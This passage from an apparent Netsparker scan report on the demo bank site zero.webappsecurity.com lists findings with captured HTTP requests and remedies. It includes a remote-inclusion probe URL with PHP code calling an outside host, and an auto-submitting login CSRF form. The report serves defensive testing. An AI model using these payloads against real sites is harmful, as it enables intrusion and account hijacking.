Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/index.old
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: JSESSIONID=35F02518
Accept-Encoding: gzip, deflate
```

## Response

```
HTTP/1.1 200 OK
Content-Type: application/javascript;charset=UTF-8
Server: Apache-Coyote/1.1
Expires: Sat, 14 Aug 2021 09:21:20 GMT
Content-Length: 51556
Last-Modified: Thu, 17 Jan 2013 15:41:30 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Content-Encoding:
Date: Wed, 14 Jul 2021 09:21:20 GMT
ETag: W/"200748-1358437290000"
Cache-Control: max-age=2678400

/*! jQuery UI - v1.8.23 - 2012-08-15
* https://github.com/jquery/jquery-ui
* Includes: jquery.ui.core.js, jquery.ui.widget.js, jquery.ui.mouse.js, jquery.ui.draggable.js, jquery.ui.droppable.js, jquery.ui.resizable.js, jquery.ui.selectable.js,
jquery.ui.sortable.js, jquery.effects.core.js, jquery.effects.blind.js, jquery.effects.bounce.js, jquery.effects.clip.js, jquery.effects.drop.js, jquery.effects.explode.js,
jquery.effects.fade.js, jquery.effects.fold.js, jquery.effects.highlight.js, jquery.effects.pulsate.js, jquery.effects.scale.js, jquery.effects.shake.js,
jquery.effects.slide.js, jquery.effects.transfer.js, jquery.ui.accordion.js, jquery.ui.autocomplete.js, jquery.ui.button.js, jquery.ui.datepicker.js, jquery.ui.dialog.js,
jquery.ui.position.js, jquery.ui.progressbar.js, jquery.ui.slider.js, jquery.ui.tabs.js
* Copyright (c) 2012 AUTHORS.txt; Licensed MIT, GPL */
(function(a,b){function c(b,c){var e=b.nodeName.toLowerCase();if("area"===e){var f=b.parentNode,g=f.name,h;return!b.href||!g||f.nodeName.toLowerCase()!=="map"?!1:
(h=a("img[usemap=#"+g+"]")[0],!!h&&d(h))}return(/input|select|textarea|button|object/.test(e)?!b.disabled:"a"==e?b.href||c:c)&&d(b)}function d(b)
{return!a(b).parents().andSelf().filter(function(){return a.curCSS(this,"visibility")==="hidden"||a.expr.filters.hidden(this)}).length}a.ui=a.ui||
{};if(a.ui.version)return;a.extend(a.ui,{version:"1.8.23",keyCode:
{ALT:18,BACKSPACE:8,CAPS_LOCK:20,COMMA:188,COMMAND:91,COMMAND_LEFT:91,COMMAND_RIGHT:93,CONTROL:17,DELETE:46,DOWN:40,END:35,ENTER:13,ESCAPE:27,HOME:36,INSERT:45,LEFT:37,MENU:93
,NUMPAD_ADD:107,NUMPAD_DECIMAL:110,NUMP
…
```

# 14. [Possible] Source Code Disclosure (PHP)

1 TOTAL
**MEDIUM**

Netsparker identified a possible source code disclosure (PHP).

An attacker can obtain server-side source code of the web application, which can contain sensitive data - such as database connection strings, usernames and passwords - along with the technical and business logic of the application.

## Impact

Depending on the source code, database connection strings, username, and passwords, the internal workings and business logic of application might be revealed. With such information, an attacker can mount the following types of attacks:

- Access the database or other data resources. Depending on the privileges of the account obtained from the source code, it may be possible to read, update or delete arbitrary data from the database.
- Gain access to password protected administrative mechanisms such as dashboards, management consoles and admin panels, hence gaining full control of the application.
- Develop further attacks by investigating the source code for input validation errors and logic vulnerabilities.

## Actions to Take

1. Confirm exactly what aspects of the source code are actually disclosed; due to the limitations of this type of vulnerability, it might not be possible to confirm this in all instances. Confirm this is not an intended functionality.
2. If it is a file required by the application, change its permissions to prevent public users from accessing it. If it is not, then remove it from the web server.
3. Ensure that the server has all the current security patches applied.
4. Remove all temporary and backup files from the web server.

## Required Skills for Successful Exploitation

This is dependent on the information obtained from the source code. Uncovering these forms of vulnerabilities does not require high levels of skills. However, a highly skilled attacker could leverage this form of vulnerability to obtain account information from databases or administrative panels, ultimately leading to the control of the application or even the host the application resides on.

## External References

- Secureyes - Source Code Disclosure over HTTP

## Classification

OWASP 2013-A5 CWE-540 CAPEC-118 WASC-13 HIPAA-164.306(A), 164.308(A)

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Base: 5.3 (Medium)
Temporal: 5.3 (Medium)
Environmental: 5.3 (Medium)

## 14.1. http://zero.webappsecurity.com/help.html?topic=http://8pc3biczigen3asvjbsmakhvpbj4y5ovqo-dxr5edfn.r87.me/p/

http://zero.webappsecurity.com/help.html?topic=http://8pc3biczigen3asvjbsmakhvpbj4y5ovqo-dxr5edfn.r8...

### Parameters

| Parameter | Type | Value |
|---|---|---|
| topic | GET | http://8pc3biczigen3asvjbsmakhvpbj4y5ovqo-dxr5edfn.r87.me/p/ |

## Identified Source Code

```
<?php gethostbyname('8pc3biczigen3asvjbsm' . 'akhvpbj4y5ovqo-dxr5edfo' . '.' . 'r
87.me'); ?>
```

### Certainty

## Request

```
GET /help.html?topic=http://8pc3biczigen3asvjbsmakhvpbj4y5ovqo-dxr5edfn.r87.me/p/ HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/help.html
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: JSESSIONID=35F02518
Accept-Encoding: gzip, deflate
```

## Response

```
…
<a href="/help.html?topic=/help/topic3.html">How do I pay bills?</a>
</li>
</ol>
</div>
<div class="span8">
<?php gethostbyname('8pc3biczigen3asvjbsm' . 'akhvpbj4y5ovqo-dxr5edfo' . '.' . 'r87.me'); ?>
</div>
</div>
</div>
</div>
</div>
</div>

<div class="clearfix push"></div>
</div>

<div class="extra">
<div class="extra-inne
…
```

# 15. Version Disclosure (Apache)

1 TOTAL

LOW

Netsparker identified a version disclosure (Apache) in the target web server's HTTP response.

This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Remedy

Configure your web server to prevent information leakage from the `SERVER` header of its HTTP response.

## Remedy References

- Apache ServerTokens Directive

## Classification

CWE-205 CAPEC-170 WASC-45 HIPAA-164.306(A), 164.308(A)

## 15.1. https://zero.webappsecurity.com/

https://zero.webappsecurity.com/

### Extracted Version

2.2.6

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: https://zero.webappsecurity.com/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40

Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:51 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

# 16. Version Disclosure (Tomcat)

1 TOTAL

LOW

Netsparker identified a version disclosure (Tomcat) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Tomcat.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Remedy

Configure your web server to prevent information leakage from the `X-Powered-By` header of its HTTP response.

## Remedy References

- OWASP Securing Tomcat

## Classification

CWE-205 CAPEC-170 WASC-45 HIPAA-164.306(A), 164.308(A)

## 16.1. http://zero.webappsecurity.com/resources/

http://zero.webappsecurity.com/resources/

### Extracted Version

```
7.0.70
```

### Certainty

### Request

```
GET /resources/ HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 404 Not Found
Content-Type: text/html;charset=utf-8
Server: Apache-Coyote/1.1
Content-Length: 949
Content-Language: en
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:34 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store

<html><head><title>Apache Tomcat/7.0.70 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}--></style> </head><body>
<h1>HTTP Status 404 - </h1><HR size="1" noshade="noshade"><p><b>type</b> Status report</p><p><b>message</b> <u></u></p><p><b>description</b> <u>The requested resource is not
available.</u></p><HR size="1" noshade="noshade"><h3>Apache Tomcat/7.0.70</h3></body></html>
```

# 17. Version Disclosure (Apache Coyote)

1 TOTAL
LOW

Netsparker identified a version disclosure (Apache Coyote) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Remedy

Configure your web server to prevent information leakage from the `SERVER` header of its HTTP response.

## Classification

CWE-205 CAPEC-170 WASC-45 HIPAA-164.306(A), 164.308(A)

## 17.1. http://zero.webappsecurity.com/

http://zero.webappsecurity.com/

### Extracted Version

- Apache-Coyote/1.1

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1

Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jul 2021 09:19:23 GMT
Cache-Control: no-cac
…
```

# 18. Version Disclosure (OpenSSL)

1 TOTAL
LOW

Netsparker identified a version disclosure (OpenSSL) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of OpenSSL.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Remedy

Configure your web server to prevent information leakage from the `SERVER` header of its HTTP response.

## Classification

CWE-205 CAPEC-170 WASC-45 HIPAA-164.306(A), 164.308(A)

## 18.1. https://zero.webappsecurity.com/

https://zero.webappsecurity.com/

### Extracted Version

`0.9.8e`

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: https://zero.webappsecurity.com/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40

Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:51 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

# 19. Version Disclosure (Apache Module)

1 TOTAL

LOW

Netsparker identified a version disclosure (Apache Module) in target server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Remedy

Configure your web server to prevent information leakage from the `SERVER` header of its HTTP response.

## Classification

[CWE-205](#) [CAPEC-170](#) [WASC-45](#) [HIPAA-164.306(A), 164.308(A)](#)

## 19.1. https://zero.webappsecurity.com/

https://zero.webappsecurity.com/

### Extracted Version

- mod_jk/1.2.40

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: https://zero.webappsecurity.com/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40

Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:51 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

# 20. Version Disclosure (mod_ssl)

1 TOTAL
LOW

Netsparker identified that the target web server is disclosing the mod_ssl version in its HTTP response. This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of mod_ssl.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Remedy

Configure your web server to prevent information leakage from the `SERVER` header of its HTTP response. To apply configuration, first make sure you have `headers_module` installed.

Add the following line to load the headers module in the httpd.conf

```
LoadModule headers_module modules/mod_headers.so
```

After headers_module is loaded, edit or include the following lines of config in the httpd.conf

```
ServerSignature Off
ServerTokens Prod

<IfModule mod_headers.c>
    Header unset Server
</IfModule>
```

## Remedy References

- Apache Module mod_headers

## Classification

CWE-205 CAPEC-170 WASC-45 HIPAA-164.306(A), 164.308(A)

## 20.1. https://zero.webappsecurity.com/

https://zero.webappsecurity.com/

### Extracted Version

```
2.2.6
```

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: https://zero.webappsecurity.com/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40

Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:51 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

# 21. Missing X-Frame-Options Header

1 TOTAL
LOW

Netsparker detected a missing `X-Frame-Options` header which means that this website could be at risk of a clickjacking attack.

The `X-Frame-Options` HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a `frame` or an `iframe`. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

## Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

## Remedy

- Sending the proper `X-Frame-Options` in HTTP response headers that instruct the browser to not allow framing from other domains.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

## External References

- Clickjacking

## Remedy References

- Clickjacking Defense Cheat Sheet

## Classification

OWASP 2013-A5 CWE-693 CAPEC-103

## 21.1. http://zero.webappsecurity.com/

http://zero.webappsecurity.com/

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

## Response

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jul 2021 09:19:23 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Zero - Personal Banking - Loans - Credit Cards</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
<meta http-equiv="X-UA-Compatible" content="IE=Edge">

<link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

<script src="/resources/js/jquery-1.8.2.min.js"></script>
<script src="/resources/js/bootstrap.min.js"></script>

<script src="/resources/js/placeholders.min.js"></script>
<script type="text/javascript">
Placeholders.init({
live: true, // Apply to future and modified elements too
hideOnFocus: true // Hide the placeholder when the element receives focus
});
</script>
<script type="text/javascript">
$(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
if (xhr.status == 403) {
window.location.reload();
}
});
</script>
</head>
<body>
<div class="wrapper">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container">
<a href="/index.html" class="brand">Zero Bank</a>

<div>
<ul class="nav float-right">
<li> <form action="/search.html"
class="navbar-search pull-right" style="
…
```

# 22. Insecure Transportation Security Protocol Supported (TLS 1.0)

1 TOTAL

LOW

CONFIRMED

1

Netsparker detected that insecure transportation security protocol (TLS 1.0) is supported by your web server.

TLS 1.0 has several flaws. An attacker can cause connection failures and they can trigger the use of TLS 1.0 to exploit vulnerabilities like BEAST (Browser Exploit Against SSL/TLS).

Websites using TLS 1.0 will be considered non-compliant by PCI after 30 June 2018.

## Impact

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors.

## Remedy

Configure your web server to disallow using weak ciphers. You need to restart the web server to enable changes.

- For Apache, adjust the SSLProtocol directive provided by the mod_ssl module. This directive can be set either at the server level or in a virtual host configuration.

  ```
  SSLProtocol +TLSv1.1 +TLSv1.2
  ```

- For Nginx, locate any use of the directive ssl_protocols in the `nginx.conf` file and remove `TLSv1`.

  ```
  ssl_protocols TLSv1.1 TLSv1.2;
  ```

- For Microsoft IIS, you should make some changes on the system registry.
  1. Click on Start and then Run, type `regedt32` or `regedit`, and then click OK.
  2. In Registry Editor, locate the following registry key or create if it does not exist:

     ```
     HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.0\
     ```

  3. Locate a key named `Server` or create if it doesn't exist.
  4. Under the `Server` key, locate a DWORD value named `Enabled` or create if it doesn't exist and set its value to "0".

## External References

- How to disable TLS v1.0
- OWASP - Insecure Configuration Management
- OWASP - Insufficient Transport Layer Protection
- How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services
- IIS Crypto is a free tool that gives administrators the ability to enable or disable protocols, ciphers, hashes and key exchange algorithms on Windows Server 2003, 2008 and 2012
- Date Change for Migrating from SSL and Early TLS
- Browser Exploit Against SSL/TLS Attack (BEAST)

## Classification

OWASP 2013-A6 PCI V3.1-6.5.4 PCI V3.2-6.5.4 CWE-327 CAPEC-217 WASC-4

## 22.1. http://zero.webappsecurity.com/ Confirmed

http://zero.webappsecurity.com/

### Request

```
[NETSPARKER] SSL Connection
```

### Response

```
[NETSPARKER] SSL Connection
```

# 23. [Possible] Backup File Disclosure

1 TOTAL

LOW

Netsparker identified a possible backup file disclosure on the web server.

## Impact

Backup files can contain old or current versions of a file on the web server. This could include sensitive data such as password files or even the application's source code. This form of issue normally leads to further vulnerabilities or, at worst, sensitive information disclosure.

## Remedy

Do not store backup files on production servers.

## Classification

OWASP 2013-A7 PCI V3.1-6.5.8 PCI V3.2-6.5.8 CWE-530 CAPEC-87 WASC-34 HIPAA-164.306(A), 164.308(A)

## 23.1. http://zero.webappsecurity.com/index.old

http://zero.webappsecurity.com/index.old

### Certainty

### Request

```
GET /index.old HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/index.old
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: JSESSIONID=35F02518
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Length: 3691
Last-Modified: Sun, 19 May 2013 02:05:02 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:20:13 GMT
ETag: W/"3691-1368929102000"

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Free Bank Online</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">

<link type="text/css" rel="stylesheet" href="<@spring.url '/resources/css/jquery-ui-1.8.16.custom.css'/>"/>
<link type="text/css" rel="stylesheet" href="<@spring.url '/resources/css/bootstrap.css'/>"/>
<link type="text/css" rel="stylesheet" href="<@spring.url '/resources/css/main.css'/>"/>
<link type="text/css" rel="stylesheet" href="<@spring.url '/resources/css/font-awesome.css'/>"/>

<script src="<@spring.url '/resources/js/jquery-${jqueryVersion}.min.js'/>"></script>
<script src="<@spring.url '/resources/js/bootstrap.js'/>"></script>
<script src="<@spring.url '/resources/js/jquery-ui.min.js'/>"></script>

<!--[if lt IE 9]>
<script src="<@spring.url '/resources/js/html5.js'/>"></script>
<![endif]-->

<script type="text/javascript">
$(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
if (xhr.status == 403) {
window.location.reload();
}
});
</script>
</head>
<body>
<div class="row">
<div class="span12">
<div id="carousel" class="carousel slide">
<div class="carousel-inner">
<div class="active item"><img src="<@spring.url '/resources/img/1.jpg'/>" alt=""/>
<div class="custom carousel-caption">
<h4>Online Banking</h4>
<p>Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod.</p
…
```

# 24. [Possible] Cross-site Request Forgery

1 TOTAL
LOW

Netsparker identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

## Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that’s available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user’s password).

## Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
    - For native XMLHttpRequest (XHR) object in JavaScript;

      ```
      xhr = new XMLHttpRequest();
      xhr.setRequestHeader('custom-header', 'value');
      ```

      For JQuery, if you want to add a custom header (or set of headers) to

      a. **individual request**

      ```
      $.ajax({
          url: 'foo/bar',
          headers: { 'x-my-custom-header': 'some value' }
      });
      ```

      b. **every request**

      ```
      $.ajaxSetup({
          headers: { 'x-my-custom-header': 'some value' }
      });
      OR
      $.ajaxSetup({
          beforeSend: function(xhr) {
              xhr.setRequestHeader('x-my-custom-header', 'some value');
          }
      });
      ```

## External References

- OWASP Cross-Site Request Forgery (CSRF)

## Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

## Classification

OWASP 2013-A8 PCI V3.1-6.5.9 PCI V3.2-6.5.9 CWE-352 CAPEC-62 WASC-9 HIPAA-164.306(A)

## 24.1. http://zero.webappsecurity.com/feedback.html

http://zero.webappsecurity.com/feedback.html

### Form Action(s)

```
/sendFeedback.html
```

### Certainty

## Request

```
GET /feedback.html HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://zero.webappsecurity.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

## Response

```
…
is not secure. Please do not send any
<br/>
account information in a message sent from here.
</p>

<hr class="wide"/>

<form action="/sendFeedback.html" method="post" class="">

<div class="signin-controls form-inputs">
<div class="control-group">
<div class="controls pictured">

…
```

# 25. [Possible] Cross-site Request Forgery in Login Form

1 TOTAL

LOW

Netsparker identified a possible Cross-Site Request Forgery in login form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker’s user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user’s session and hence to the attacker’s authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

## Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
    document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- **Search History**

  Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user’s interests and activities and could be used by the attacker to embarrass the user, to steal the user’s identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker’s search history, and the attacker can retrieve the queries by logging into his or her own account.

- **Shopping**

  Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

## Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.

- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

  - For native XMLHttpRequest (XHR) object in JavaScript;

    ```
    xhr = new XMLHttpRequest();
    xhr.setRequestHeader('custom-header', 'value');
    ```

    For JQuery, if you want to add a custom header (or set of headers) to

    a. **individual request**

    ```
    $.ajax({
        url: 'foo/bar',
        headers: { 'x-my-custom-header': 'some value' }
    });
    ```

    b. **every request**

    ```
    $.ajaxSetup({
        headers: { 'x-my-custom-header': 'some value' }
    });
    OR
    $.ajaxSetup({
        beforeSend: function(xhr) {
            xhr.setRequestHeader('x-my-custom-header', 'some value');
        }
    });
    ```

## External References

- OWASP Cross-Site Request Forgery (CSRF)
- Robust Defenses for Cross-Site Request Forgery
- Identifying Robust Defenses for Login CSRF

## Remedy References

